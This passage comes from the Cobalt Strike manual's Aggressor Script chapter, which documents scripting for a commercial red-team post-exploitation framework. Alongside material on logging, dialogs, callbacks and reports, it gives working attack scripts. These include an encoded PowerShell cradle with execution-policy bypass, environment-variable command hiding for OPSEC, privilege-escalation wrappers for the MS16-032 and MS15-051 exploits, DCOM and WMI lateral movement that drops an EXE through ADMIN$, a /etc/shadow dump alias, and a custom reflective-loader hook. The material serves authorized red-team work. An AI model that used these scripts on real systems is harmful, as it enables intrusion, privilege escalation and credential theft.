        prompt_text("Which command to run?", "whoami /groups", lambda({
            binput(@ids, "shell $1");
            bshell(@ids, $1);
        }, @ids => $1));
    }
}
```

## The Logging Contract

Cobalt Strike 3.0 and later do a decent job of logging. Each command issued to a Beacon is attributed to an operator with a date and timestamp. The Beacon console in the Cobalt Strike client handles this logging. Scripts that execute commands for the user do not record commands or operator attribution to the log. The script is responsible for doing this. Use the [&binput](#) function to do this. This command will post a message to the Beacon transcript as if the user had typed a command.

## Acknowledging Tasks

Custom aliases should call the [&btask](#) function to describe the action the user asked for. This output is sent to the Beacon log and it's also used in Cobalt Strike's reports. Most Aggressor Script functions that issue a task to Beacon will print their own acknowledgement message. If you'd like to suppress this, add ! to the function name. This will run the quiet variant of the function. A quiet function does not print a task acknowledgement. For example, [&bshell!](#) is the quiet variant of [&bshell](#).

```
alias survey {
    btask($1, "Surveying the target!", "T1082");
    bshell!($1, "echo Groups && whoami /groups");
    bshell!($1, "echo Processes && tasklist /v");
    bshell!($1, "echo Connections && netstat -na | findstr \"EST\"");
    bshell!($1, "echo System Info && systeminfo");
}
```

The last argument to [&btask](#) is a comma-separated list of ATT&CK techniques. [T1082](#) is System Information Discovery. ATT&CK is a project from the MITRE Corporation to categorize and document attacker actions. Cobalt Strike uses these techniques to build its Tactics, Techniques, and Procedures report. You may learn more about MITRE's ATT&CK matrix at:

<https://attack.mitre.org/>

## Conquering the Shell

Aliases may override existing commands. Here's an Aggressor Script implementation of Beacon's **powershell** command:

```
alias powershell {
    local('$args $cradle $runme $cmd');

    # $0 is the entire command with no parsing.
    $args    = substr($0, 11);
```

```

# generate the download cradle (if one exists) for an imported PowerShell script
$cradle = beacon_host_imported_script($1);

# encode our download cradle AND cmdlet+args we want to run
$runme = base64_encode( str_encode($cradle . $args, "UTF-16LE") );

# Build up our entire command line.
$cmd = " -nop -exec bypass -EncodedCommand \" $+ $runme $+ \"";

# task Beacon to run all of this.
btask($1, "Tasked beacon to run: $args", "T1086");
beacon_execute_job($1, "powershell", $cmd, 1);
}

```

This alias defines a powershell command for use within Beacon. We use \$0 to grab the desired PowerShell string without any parsing. It's important to account for an imported PowerShell script (if the user imported one with powershell-import). We use [&beacon\\_host\\_imported\\_script](#) for this. This function tasks Beacon to host an imported script on a one-off webserver bound to localhost. It also returns a string with the PowerShell download cradle that downloads and evaluates the imported script. The **-EncodedCommand** flag in PowerShell accepts a script as a base64 string. There's one wrinkle. We must encode our string as little endian UTF16 text. This alias uses [&str\\_encode](#) to do this. The [&btask](#) call logs this run of PowerShell and associates it with tactic [T1086](#). The [&beacon\\_execute\\_job](#) function tasks Beacon to run powershell and report its output back to Beacon.

Similarly, we may re-define the **shell** command in Beacon too. This alias creates an alternate shell command that hides your Windows commands in an environment variable.

```

alias shell {
    local('$args');
    $args = substr($0, 6);
    btask($1, "Tasked beacon to run: $args (OPSEC)", "T1059");
    bsetenv!($1, "_", $args);
    beacon_execute_job($1, "%COMSPEC%", " /C %_%", 0);
}

```

The [&btask](#) call logs our intention and associates it with tactic [T1059](#). The [&bsetenv](#) assigns our Windows command to the environment variable `_`. The script uses `!` to suppress [&bsetenv](#)'s task acknowledgement. The [&beacon\\_execute\\_job](#) function runs `%COMSPEC%` with arguments `/C %_%`. This works because [&beacon\\_execute\\_job](#) will resolve environment variables in the command parameter. It does not resolve environment variables in the argument parameter. Because of this, we can use `%COMSPEC%` to locate the user's shell, but pass `%_%` as an argument without immediate interpolation.

## Privilege Escalation (Run a Command)

Beacon's **runasadmin** command attempts to run a command in an elevated context. This command accepts an elevator name and a command (command AND arguments :)). The [&beacon\\_elevator\\_register](#) function makes a new elevator available to runasadmin..

```
beacon_elevator_register("ms16-032", "Secondary Logon Handle Privilege Escalation (CVE-2016-099)", &ms16_032_elevator);
```

This code registers the elevator **ms16-032** with Beacon's runasadmin command. A description is given as well. When the user types **runasadmin ms16-032 notepad.exe**, Cobalt Strike will run `&ms16_032_elevator` with these arguments: \$1 is the beacon session ID. \$2 is the command and arguments. Here's the `&ms16_032_elevator` function:

```
# Integrate ms16-032
# Sourced from Empire:
https://github.com/EmpireProject/Empire/tree/master/data/module\_source/privesc
sub ms16_032_elevator {
    local('$handle $script $oneliner');

    # acknowledge this command
    btask($1, "Tasked Beacon to execute $2 via ms16-032", "T1068");

    # read in the script
    $handle = openf(getFileProper(script_resource("modules"), "Invoke-MS16032.ps1"));
    $script = readb($handle, -1);
    closef($handle);

    # host the script in Beacon
    $oneliner = beacon_host_script($1, $script);

    # run the specified command via this exploit.
    bpowershell!($1, "Invoke-MS16032 -Command \" $+ $2 $+ \\"", $oneliner);
}
```

This function uses [&btask](#) to acknowledge the action to the user. The description in [&btask](#) will go in Cobalt Strike's logs and reports as well. [T1068](#) is the MITRE ATT&CK technique that corresponds to this action.

The end of this function uses [&bpowershell!](#) to run **Invoke-MS16032** with an argument to run our command. The PowerShell script that implements Invoke-MS16032 is too large for a one-liner though. To mitigate this, the elevator function uses [&beacon\\_host\\_script](#) to host the large script within Beacon. The [&beacon\\_host\\_script](#) function returns a one-liner to grab this hosted script and evaluate it.

The exclamation point after `&bpowerpick` tells Aggressor Script to call the quiet variants of this function. Quiet functions do not print a task description.

There's not much else to describe here. A command elevator script just needs to run a command. :)

## Privilege Escalation (Spawn a Session)

Beacon's **elevate** command attempts to spawn a new session with elevated privileges. This command accepts an exploit name and a listener. The `&beacon_exploit_register` function makes a new exploit available to **elevate**.

```
beacon_exploit_register("ms15-051", "Windows ClientCopyImage Win32k Exploit
(CVE 2015-1701)", &ms15_051_exploit);
```

This code registers the exploit **ms15-051** with Beacon's `elevate` command. A description is given as well. When the user types **elevate ms15-051 foo**, Cobalt Strike will run `&ms15_051_exploit` with these arguments: `$1` is the beacon session ID. `$2` is the listener name (e.g., `foo`). Here's the `&ms15_051_exploit` function:

```
# Integrate windows/local/ms15_051_client_copy_image from Metasploit
# https://github.com/rapid7/metasploit-
framework/blob/master/modules/exploits/windows/local/ms15_051_client_copy_image.rb
sub ms15_051_exploit {
    local('$stager $arch $dll');

    # acknowledge this command
    btask($1, "Task Beacon to run " . listener_describe($2) . " via ms15-051", "T1068");

    # tune our parameters based on the target arch
    if (-is64 $1) {
        $arch    = "x64";
        $dll     = getFileProper(script_resource("modules"), "cve-2015-1701.x64.dll");
    }
    else {
        $arch    = "x86";
        $dll     = getFileProper(script_resource("modules"), "cve-2015-1701.x86.dll");
    }

    # generate our shellcode
    $stager = payload($2, $arch);

    # spawn a Beacon post-ex job with the exploit DLL
    bdllspawn!($1, $dll, $stager, "ms15-051", 5000);
```

```
# link to our payload if it's a TCP or SMB Beacon
beacon_link($1, $null, $2);
}
```

This function uses [&btask](#) to acknowledge the action to the user. The description in [&btask](#) will go in Cobalt Strike's logs and reports as well. [T1068](#) is the MITRE ATT&CK technique that corresponds to this action.

This function repurposes an exploit from the Metasploit Framework. This exploit is compiled as **cve-2015-1701.[arch].dll** with x86 and x64 variants. This function's first task is to read the exploit DLL that corresponds to the target system's architecture. The -is64 predicate helps with this.

The [&payload](#) function generates raw output for our listener name and the specified architecture.

The [&bdllspawn](#) function spawns a temporary process, injects our exploit DLL into it, and passes our exported payload as an argument. This is the contract the Metasploit Framework uses to pass shellcode to its privilege escalation exploits implemented as Reflective DLLs.

Finally, this function calls [&beacon\\_link](#). If the target listener is an SMB or TCP Beacon payload, [&beacon\\_link](#) will attempt to connect to it.

## Lateral Movement (Run a Command)

Beacon's **remote-exec** command attempts to run a command on a remote target. This command accepts a remote-exec method, a target, and a command + arguments. The [&beacon\\_remote\\_exec\\_method\\_register](#) function is both a really long function name and makes a new method available to remote-exec.

```
beacon_remote_exec_method_register("com-mmc20", "Execute command via
MMC20.Application COM Object", &mmc20_exec_method);
```

This code registers the remote-exec method **com-mmc20** with Beacon's remote-exec command. A description is given as well. When the user types **remote-exec com-mmc20 c:\windows\temp\malware.exe**, Cobalt Strike will run **&mmc20\_exec\_method** with these arguments: \$1 is the beacon session ID. \$2 is the target. \$3 is the command and arguments. Here's the **&mmc20\_exec\_method** function:

```
sub mmc20_exec_method {
    local('$script $command $args');

    # state what we're doing.
```

```

btask($1, "Tasked Beacon to run $3 on $2 via DCOM", "T1175");

# separate our command and arguments
if ($3 ismatch '(.*) (.*)') {
    ($command, $args) = matched();
}
else {
    $command = $3;
    $args     = "";
}

# build script that uses DCOM to invoke ExecuteShellCommand on MMC20.Application
object
$script = '[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application",
";
$script .= $2;
$script .= '")).Document.ActiveView.ExecuteShellCommand("';
$script .= $command;
$script .= '", $null, "")';
$script .= $args;
$script .= '", "7");';

# run the script we built up
bpowershell!($1, $script, "");
}

```

This function uses `&btask` to acknowledge the task and describe it to the operator (and logs and reports). [T1175](#) is the MITRE ATT&CK technique that corresponds to this action. If your offense technique does not fit into MITRE ATT&CK, don't fret. Some customers are very much ready for a challenge and benefit when their red team creatively deviates from what are known offense techniques. Do consider writing a blog post about it for the rest of us later.

This function then splits the \$3 argument into command and argument portions. This is done because the technique requires that these values are separate.

Afterwards, this function builds up a PowerShell command string that looks like this:

```
[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application",
"TARGETHOST")).Document.ActiveView.ExecuteShellCommand("c:\windows\temp\aa.exe",
)null, "", "7");
```

This command uses the MMC20.Application COM object to execute a command on a remote target. This method was discovered as a lateral movement option by Matt Nelson:

<https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmcc20-application-com-object/>

This function uses `&bpowershell` to run this PowerShell script. The second argument is an empty string to suppress the default download cradle (if the operator ran `powershell-import` previously). If you prefer, you could modify this example to use `&bpowerpick` to run this one-liner without `powershell.exe`.

This example is one of the major motivators for me to add the remote-exec command and API to Cobalt Strike. This is an excellent "execute this command" primitive, but end-to-end weaponization (spawning a session) usually includes using this primitive to run a PowerShell one-liner on target. For a lot of reasons, this is not the right choice in many engagements. Exposing this primitive through the remote-exec interface gives you a choice about how to best make use of this capability (without forcing choices you don't want made for you).

## Lateral Movement (Spawn a Session)

Beacon's `jump` command attempts to spawn a new session on a remote target. This command accepts an exploit name, a target, and a listener. The `&beacon_remote_exploit_register` function makes a new module available to `jump`.

```
beacon_remote_exploit_register("wmi", "x86", "Use WMI to run a Beacon payload",
lambda(&wmi_remote_spawn, $arch => "x86"));
beacon_remote_exploit_register("wmi64", "x64", "Use WMI to run a Beacon payload",
lambda(&wmi_remote_spawn, $arch => "x64"));
```

The above functions register `wmi` and `wmi64` options for use with the `jump` command. The `&lambda` function makes a copy of `&wmi_remote_spawn` and sets `$arch` as a static variable scoped to that function copy. Using this method, we're able to use the same logic to present two lateral movement options from one implementation. Here's the `&wmi_remote_spawn` function:

```
# $1 = bid, $2 = target, $3 = listener
sub wmi_remote_spawn {
    local('$name $sexedata');

    btask($1, "Tasked Beacon to jump to $2 (" . listener_describe($3) . ") via WMI",
"T1047");

    # we need a random file name.
    $name = rand(@("malware", "evil", "detectme")) . rand(100) . ".exe";

    # generate an EXE. $arch defined via &lambda when this function was registered with
    # beacon_remote_exploit_register
    $sexedata = artifact_payload($3, "exe", $arch);

    # upload the EXE to our target (directly)
```

```

bupload_raw!($1, "\\\\$+ \$2 \$+ \\ADMIN\$\\\$+ $name", $exedata);

# execute this via WMI
brun!($1, "wmic /node:$1 \$2 \$+ \" process call create \"\\\\\$+ \$2 \$+ \\ADMIN\$\\\$+ $name \$+ \\"");

# assume control of our payload (if it's an SMB or TCP Beacon)
beacon_link($1, $2, $3);
}

```

The [&btask](#) function fulfills our obligation to log what the user intended to do. The [T1047](#) argument associates this action with Tactic 1047 in MITRE's ATT&CK matrix.

The &artfact\_payload function generates a stageless artifact to run our payload. It uses the Artifact Kit hooks to generate this file.

The [&bupload\\_raw](#) function uploads the artifact data to the target. This function uses **\target\ADMIN\$\filename.exe** to directly write the EXE to the remote target via an admin-only share.

[&brun](#) runs **wmic /node:"target" process call create "\target\ADMIN\$\filename.exe"** to execute the file on the remote target.

[&beacon\\_link](#) assumes control of the payload, if it's an SMB or TCP Beacon.

## SSH Sessions

Cobalt Strike's SSH client speaks the SMB Beacon protocol and implements a sub-set of Beacon's commands and functions. From the perspective of Aggressor Script, an SSH session is a Beacon session with fewer commands.

### What type of session is it?

Much like Beacon sessions, SSH sessions have an ID. Cobalt Strike associates tasks and metadata with this ID. The [&beacons](#) function will also return information about all Cobalt Strike sessions (SSH sessions AND Beacon sessions). Use the **-isssh** predicate to test if a session is an SSH session. The **-isbeacon** predicate tests if a session is a Beacon session.

Here's a function to filter [&beacons](#) to SSH sessions only:

```

sub ssh_sessions {
    return map({
        if (-isssh $1['id']) {

```

```

        return $1;
    }
    else {
        return $null;
    }
}, beacons());
}

```

## Aliases

You may add commands to the SSH console with the `ssh_alias` keyword. Here's a script to alias `hashdump` to grab **/etc/shadow** if you're an admin.

```

ssh_alias hashdump {
    if (-isadmin $1) {
        bshell($1, "cat /etc/shadow");
    }
    else {
        berror($1, "You're (probably) not an admin");
    }
}

```

Put the above into a script, load it into Cobalt Strike, and type `hashdump` inside of an SSH console. Cobalt Strike will tab complete SSH aliases too.

You may also use the `&ssh_alias` function to define an SSH alias.

Cobalt Strike passes the following arguments to an alias: `$0` is the alias name and arguments without any parsing. `$1` is the ID of the session the alias was typed from. The arguments `$2` and on contain an individual argument passed to the alias. The alias parser splits arguments by spaces. Users may use "double quotes" to group words into one argument.

You may also register your aliases with the SSH console's help system. Use [`&ssh\_command\_register`](#) to register a command.

## Reacting to new SSH Sessions

Aggressor Scripts may react to new SSH sessions too. Use the `ssh_initial` event to setup commands that should run when a SSH session becomes available.

```

on ssh_initial {
    # do some stuff
}

```

The \$1 argument to ssh\_initial is the ID of the new session.

## Popup Menus

You may also add on to the SSH popup menu. The `ssh` popup hook lets you add items to the SSH menu. The argument to the SSH popup menu is an array of selected session IDs.

```
popup ssh {
    item "Run All..." {
        prompt_text("Which command to run?", "w", lambda({
            binput(@ids, "shell $1");
            bshell(@ids, $1);
        }, @ids => $1));
    }
}
```

You'll notice that this example is very similar to the example used in the Beacon chapter. For example, I use `&binput` to publish input to the SSH console. I use `&bshell` to task the SSH session to run a command. This is all correct. Remember, internally, an SSH session is a Beacon session as far as most of Cobalt Strike/Aggressor Script is concerned.

## Other Topics

Cobalt Strike operators and scripts communicate global events to the shared event log. Aggressor Scripts may respond to this information too. The event log events begin with `event_`. To list for global notifications, use the `event_notify` hook.

```
on event_notify {
    println("I see: $1");
}
```

To post a message to the shared event log, use the `&say` function.

```
say("Hello World");
```

To post a major event or notification (not necessarily chit-chat), use the `&elog` function. The deconfliction server will automatically timestamp and store this information. This information will also show up in Cobalt Strike's Activity Report.

```
elog("system shutdown initiated");
```

## Timers

If you'd like to execute a task periodically, then you should use one of Aggressor Script's timer events. These events are heartbeat\_X, where X is 1s, 5s, 10s, 15s, 30s, 1m, 5m, 10m, 15m, 20m, 30m, or 60m.

```
on heartbeat_10s {
    println("I happen every 10 seconds");
}
```

## Dialogs

Aggressor Script provides several functions to present and request information from the user. Use [&show\\_message](#) to prompt the user with a message. Use [&show\\_error](#) to prompt the user with an error.

```
bind Ctrl+M {
    show_message("I am a message!");
}
```

Use [&prompt\\_text](#) to create a dialog that asks the user for text input.

```
prompt_text("What is your name?", "Joe Smith", {
    show_message("Please $1 $+ , pleased to meet you");
});
```

The [&prompt\\_confirm](#) function is similar to [&prompt\\_text](#), but instead it asks a yes/no question.

## Custom Dialogs

Aggressor Script has an API to build custom dialogs. [&dialog](#) creates a dialog. A dialog consists of rows and buttons. A row is a label, a row name, a GUI component to take input, and possibly a helper to set the input. Buttons close the dialog and trigger a callback function. The argument to the callback function is a dictionary mapping each row's name to the value in its GUI component that takes input. Use [&dialog\\_show](#) to show a dialog, once it's built.

Here's a dialog that looks like **Site Management -> Host File** from Cobalt Strike:

```

sub callback {
    println("Dialog was actioned. Button: $2 Values: $3");
}

$dialog = dialog("Host File", %(uri => "/download/file.ext", port => 80,
mimetype => "automatic"), &callback);
dialog_description($dialog, "Host a file through Cobalt Strike's web server");

drow_file($dialog, "file", "File:");
drow_text($dialog, "uri", "Local URI:");
drow_text($dialog, "host", "Local Host:", 20);
drow_text($dialog, "port", "Local Port:");
drow_combobox($dialog, "mimetype", "Mime Type:", @("automatic",
"application/octet-stream",
"text/html", "text/plain"));

dbutton_action($dialog, "Launch");
dbutton_help($dialog, "https://www.cobaltstrike.com/help-host-file");

dialog_show($dialog);

```

Let's walk through this example: The `&dialog` call creates the **Host File** dialog. The second parameter to `&dialog` is a dictionary that sets default values for the `uri`, `port`, and `mimetype` rows. The third parameter is a reference to a callback function. Aggressor Script will call this function when the user clicks the **Launch** button. `&dialog_description` places a description at the top of the dialog. This dialog has five rows. The first row, made by `&drow_file`, has the label "File:", the name "file", and it takes input as a text field. There is a helper button to choose a file and populate the text field. The others rows are conceptually similar. `&dbutton_action` and `&dbutton_help` create buttons that are centered at the bottom of the dialog. `&dialog_show` shows the dialog.

Here's the dialog:



**figure 73** - A scripted dialog.

## Callbacks

A callback is used to allow the user to get access to the result and do additional processing on the information. Cobalt Strike and Aggressor Script uses the concept of callbacks because of the asynchronous behavior of sending a task to beacon and the response being received sometime in the future based on the current sleep time. They are also used when dealing with custom dialogs in order to perform additional actions based on information from the dialog input and action button.

Once your asynchronous callback is executed you can then perform the necessary operations to process the result for your use case. Here are some examples of what you can do with the result:

- Communicate with a running post ex task
- Process the result and trigger an additional task
- Format the result before displaying in the Beacon Console

A callback function will have arguments and in most cases will have the same arguments, however there are some exceptions. You should always refer to the aggressor script function documentation to understand what arguments are being passed to your callback.

## Callback Request and Response Processing

The following describes at a high level what goes on when a callback is used in an aggressor script command.

- The client executes an aggressor script command with a callback
  - A request is created and saved in a queue to be retrieved later
  - The request is sent to the teamserver
- The teamserver receives the request
  - The request is saved in a queue to be retrieved later
  - The request is sent to a beacon
- The Beacon receives the request and processes the task
  - A response is generated and sent to the teamserver
- The teamserver receives the response
  - The request is retrieved from the teamserver queue using an id from the response
  - A reply is generated and sent to the originating client

- The originating client receives the response
  - The request is retrieved from the client queue using an id from the response
  - The client will execute the callback

Both the client and teamserver save requests that have associated callbacks in a queue. A request is eventually removed in order to maintain the number of request in the queue. A request is removed when these two conditions occur.

The first condition is when the originating client disconnects from the teamserver. When this happens the queue managed by the client is removed as the queue is per teamserver connection. The queue on the teamserver will see the originating client has disconnected and flag any requests for that client to be removed. This means the originating client needs to stay connected to the teamserver until the command with a callback has completed. Otherwise, any responses from Beacon after a disconnection from the originating client will be lost.

The second condition is when there is no responses for a request after a period of time. There are two timeout settings that determine if a request should be removed. The first setting is the `limits.callback_max_timeout` which defaults to 1 day, which is used to wait for the initial response. The second setting is the `limits.callback_keep_timeout` which defaults to 1 hour, which is used to wait for subsequent responses. These settings can be modified by updating the `TeamServer.prop` file. In most use cases the defaults should be fine, however if you create a command that is a long-running job/task then these settings may need to be adjusted. The adjusted settings need to be based on how often data will be received, which needs to account for beacon's sleep time and how often the job/task sends data.

If you see error(s) like the following in the teamserver console window then this can indicate the settings need to be adjusted or the originating client has disconnected from the teamserver.

```
`"Callback #/# has no pending request"'
```

The **TeamServer.prop** file is not included in the Cobalt Strike distribution. The current default file can be found on [Github](https://github.com/Cobalt-Strike/teamserver-prop) (<https://github.com/Cobalt-Strike/teamserver-prop>).

## Callback Implementation

Aggressor script callbacks can be implemented using a few different techniques and in many cases the technique used is based on personal preference. There are some use cases where you will want to choose a particular technique in order to accomplish the task. The following type of techniques can be used followed by simple snippets of code:

- Anonymous Closure
- Named Closure
- Lambda Closure

Examples of aggressor script functions that support the use of a callback function can be found on [Github](https://github.com/Cobalt-Strike/callback_examples) ([https://github.com/Cobalt-Strike/callback\\_examples](https://github.com/Cobalt-Strike/callback_examples)).

## Job Callbacks

It is possible to use callbacks with various different post exploitation tasks. For example, the portscanner. Callbacks use the %infomap structure to provide relevant information to the user. This structure can be seen below.

- **type**: A string value to represent the reason for the call. Possible values are output, error, job\_registered, and job\_completed.
- **type\_id**: The integer value of the output type: CALLBACK\_OUTPUT, CALLBACK\_OUTPUT\_OEM, etc.
- **jid**: The job id.
- **chunk\_num**: The id number of the output chunk.
- **is\_final**: The flag to identify the final chunk.

### Anonymous Closure Example

An anonymous closure is useful when you have a small amount of code that can be kept inline with the caller. In this example the closure is executed in the future when data is returned from a BOF, which simply logs the output to the beacon console.

```
alias cs_example {
    # User setup code removed for brevity
    beacon_inline_execute($bid, $data, "go", $args, { blog($1, $2); });
}
```

### Named Closure Example

A named closure is useful when you have a lot of code and may want to reuse the code with other aggressor functions. In this example the closure named `bof\_cb` is executed in the future when data is returned from a BOF.

```
# $1 - bid, $2 - result, $3 - info map
sub bof_cb {
    # User defined code removed for brevity
}
```

```
alias cs_example {
    local('$bid $data $args');
    # User setup code removed for brevity
    beacon_inline_execute($bid, $data, "go", $args, &bof_cb));
}
```

## Lambda Closure Example

A lambda closure is useful when you want to pass variable(s) that would not be in scope using the previous methods. This example shows how you can get access to the \$test\_num variable which is in the scope of the cs\_example alias.

```
# $1 - bid, $2 - result, $3 - info map, $4 - test_num
sub bof_cb {
    # User defined code removed for brevity
}
alias cs_example {
    local('$bid $file $test_num');
    # User setup code removed for brevity
    binline_execute($bid, $file, $test_num, lambda({ bof_cb
        ($1, $2, $3, $test_num); }, \$test_num));
}
```

## Custom Reports


Cobalt Strike uses a domain-specific language to define its reports. This language is similar to Aggressor Script but does not have access to most of its APIs. The report generation process happens in its own script engine isolated from your client.

The report script engine has access to a data aggregation API and a few primitives to specify the structure of a Cobalt Strike report.

The [default.rpt](#) file defines the default reports in Cobalt Strike.

## Loading Reports

Go to **Cobalt Strike -> Preferences -> Reports** to load a custom report. Press the Folder icon and select a .rpt file. Press **Save**. You should now see your custom report under the **Reporting** menu in Cobalt Strike.



**figure 74** - Load a report file here.

## Report Errors

If Cobalt Strike had trouble with your report (e.g., a syntax error, runtime error, etc.) this will show up in the script console. Go to **View -> Script Console** to see these messages.

## "Hello World" Report

Here's a simple "Hello World" report. This report doesn't represent anything special. It merely shows how to get started with a custom report.

```
# default description of our report [the user can change this].
describe("Hello Report", "This is a test report.");

# define the Hello Report
report "Hello Report" {
    # the first page is the cover page of our report.
    page "first" {
        # title heading
        h1($1['long']);

        # today's date/time in an italicized format
        ts();

        # a paragraph [could be the default...
        p($1['description']);
    }

    # this is the rest of the report
    page "rest" {
        # hello world paragraph
    }
}
```

```

    p("Hello World!");
}
}

```

Aggressor Script defines new reports with the **report** keyword followed by a report name and a block of code. Use the **page** keyword within a report block to define which page template to use. Content for a page template may span multiple pages. The first page template is the cover of Cobalt Strike's reports. This example uses [&h1](#) to print a title heading. The [&ts](#) function prints a date/time stamp for the report. And the [&p](#) function prints a paragraph.

The [&describe](#) function sets a default description of the report. The user may edit this when they generate the report. This information is passed to the report as part of the report metadata in the **\$1** parameter. The **\$1** parameter is a dictionary with information about the user's preferences for the report.

## Data Aggregation API

Cobalt Strike Reports depend on the Data Aggregation API to source their information. This API provides you a merged view of data from all team server's your client is currently connected to. The Data Aggregation API allows reports to provide a comprehensive report of the assessment activities. These functions begin with the ag prefix (e.g., [&agTargets](#)). The report engine passes a data aggregate model when it generates a report. This model is the **\$3** parameter.

## Compatibility Guide

This page documents Cobalt Strike changes version-to-version that may affect compatibility with your current Aggressor Scripts. In general, it's our goal that a script written for Cobalt Strike 3.0 is forward-compatible with future 3.x releases. Major product releases (e.g., 3.0 -> 4.0) do give us some license to revisit APIs and break some of this compatibility. Sometimes, a compatibility breaking API change is inevitable. These changes are documented here.

## Cobalt Strike 4.x

1. Cobalt Strike 4.x made major changes to Cobalt Strike's listener management systems. These changes included name changes for several payloads. Scripts that analyze the listener payload name should note these changes:
  - windows/beacon\_smb/bind\_pipe is now windows/beacon\_bind\_pipe
  - windows/beacon\_tcp/bind\_tcp is now windows/beacon\_bind\_tcp

- Cobalt Strike 4.x moves away from payload stagers. Stageless payloads are preferred in all post-ex workflows. Where stageless isn't possible; use an explicit stager that works with all payloads.

The **jump psexec\_psh** lateral movement attack is a good example of the above. This automation generates a bind\_pipe stager to fit within the size constraints of a PowerShell one-liner. All payloads are sent through this staging process; regardless of their configuration.

This convention change will break some privilege escalation scripts that follow the pre-4.x patterns in the Elevate Kit. [\*\*&bstage\*\*](#) is now gone as its underlying functionality was changed too much to include in Cobalt Strike 4.x. Where possible, privilege escalation scripts should use [\*\*&payload\*\*](#) to export a payload, run it via the technique, and use [\*\*&beacon\\_link\*\*](#) to connect to the payload. If a stager is required; use [\*\*&stager\\_bind\\_tcp\*\*](#) to export a TCP stager and [\*\*&beacon\\_stage\\_tcp\*\*](#) to stage a payload through this stager.

- Cobalt Strike 4.x removes the following Aggressor Script functions:

Function	Replacement	Reason
<a href="#"><b>&amp;bbypassuac</b></a>	<a href="#"><b>&amp;belevate</b></a>	<a href="#"><b>&amp;belevate</b></a> is the preferred function to spawn an elevated session on the local system
<a href="#"><b>&amp;bpsexec_psh</b></a>	<a href="#"><b>&amp;bjump</b></a>	<a href="#"><b>&amp;bjump</b></a> is the preferred function to spawn a session on a remote target
<a href="#"><b>&amp;brunasadmin</b></a>	<a href="#"><b>&amp;belevate_command</b></a>	<a href="#"><b>runasadmin</b></a> was expanded to allow multiple options to run a command in an elevated context
<a href="#"><b>&amp;bstage</b></a>	multiple functions	<a href="#"><b>&amp;bstage</b></a> would stage AND link when needed. Bind staging is now explicit with <a href="#"><b>&amp;beacon_stage_tcp</b></a> or <a href="#"><b>&amp;beacon_stage_pipe</b></a> . <a href="#"><b>&amp;beacon_link</b></a> is the general "link to this listener" step.
<a href="#"><b>&amp;bwdigest</b></a>	<a href="#"><b>&amp;bmimikatz</b></a>	Use <a href="#"><b>&amp;bmimikatz</b></a> to run this command... if you really want to. :)
<a href="#"><b>&amp;bwinrm</b></a>	<a href="#"><b>&amp;bjump</b></a> , winrm or winrm64	<a href="#"><b>&amp;bjump</b></a> is the preferred function to spawn a session on a remote target
<a href="#"><b>&amp;bwmi</b></a>		No stageless WMI lateral movement option exists in CS 4.x

- Cobalt Strike 4.x deprecates the following Aggressor Script functions:

Function	Replacement	Reason
<code>&amp;artifact</code>	<code>&amp;artifact_stager</code>	Consistent arguments; consistent naming convention
<code>&amp;artifact_stageless</code>	<code>&amp;artifact_payload</code>	Consistent naming; no need for a callback in Cobalt Strike 4.x
<code>&amp;drow_proxyserver</code>		Proxy config is now tied to the listener and not needed when exporting a payload stage.
<code>&amp;drow_listener_smb</code>	<code>&amp;drow_listener_stage</code>	These functions are now equivalent to eachother
<code>&amp;listener_create</code>	<code>&amp;listener_create_ext</code>	A lot more options required a change in how arguments are passed
<code>&amp;powershell</code>	<code>&amp;powershell_command,</code> <code>&amp;artifact_stager</code>	Consistency; de-emphasis on PowerShell one-liners in API
<code>&amp;powershell_encode_oneliner</code>	<code>&amp;powershell_command</code>	Clearer naming.
<code>&amp;powershell_encode_stager</code>	<code>&amp;powershell_command,</code> <code>&amp;artifact_general</code>	Consistency; clearer separation of parts in API
<code>&amp;shellcode</code>	<code>&amp;stager</code>	Consistent arguments; consistent naming

## Hooks

Hooks allow Aggressor Script to intercept and change Cobalt Strike behavior.

## APPLET\_SHELLCODE\_FORMAT

Format shellcode before it's placed on the HTML page generated to serve the Signed or Smart Applet Attacks. See [User-driven Web Drive-by Attacks on page 86](#).

### Applet Kit

This hook is demonstrated in the Applet Kit. The Applet Kit is available via the Cobalt Strike Arsenal (Help -> Arsenal).

## Example

```
set APPLET_SHELLCODE_FORMAT {
    return base64_encode($1);
}
```

## BEACON\_RDLL\_GENERATE

Hook to allow users to replace the Cobalt Strike reflective loader in a beacon with a User Defined Reflective Loader. The reflective loader can be extracted from a compiled object file and plugged into the Beacon Payload DLL. See [User Defined Reflective DLL Loader on page 179](#).

### Arguments

\$1 - Beacon payload file name

\$2 - Beacon payload (dll binary)

\$3 - Beacon architecture (x86/x64)

### Returns

The Beacon executable payload updated with the User Defined reflective loader. Return \$null to use the default Beacon executable payload.

## Example

```
sub generate_my_dll {
    local('$handle $data $loader $temp_dll');

    # -----
    # Load an Object File that contains a Reflective Loader.
    # The architecture ($3) is used in the path.
    # -----
    # $handle = openf("/mystuff/Refloaders/bin/MyReflectiveLoader. $+ $3 $+
    .o");
    $handle = openf("mystuff/Refloaders/bin/MyReflectiveLoader. $+ $3 $+ .o");
```

```
$data    = readb($handle, -1);
closef($handle);

# warn("Object File Length: " . strlen($data));

if (strlen($data) eq 0) {
    warn("Error loading reflective loader object file.");
    return $null;
}

# -----
# extract loader from BOF.
# -----
$loader = extract_reflective_loader($data);

# warn("Reflective Loader Length: " . strlen($loader));

if (strlen($loader) eq 0) {
    warn("Error extracting reflective loader.");
    return $null;
}

# -----
# Replace the beacons default reflective loader with '$loader'.
# -----
$temp_dll = setup_reflective_loader($2, $loader);

# -----
# TODO: Additional Customization of the PE...
# - Use 'pedump' function to get information for the updated DLL.
# - Use these convenience functions to perform transformations on the DLL:
#     pe_remove_rich_header
#     pe_insert_rich_header
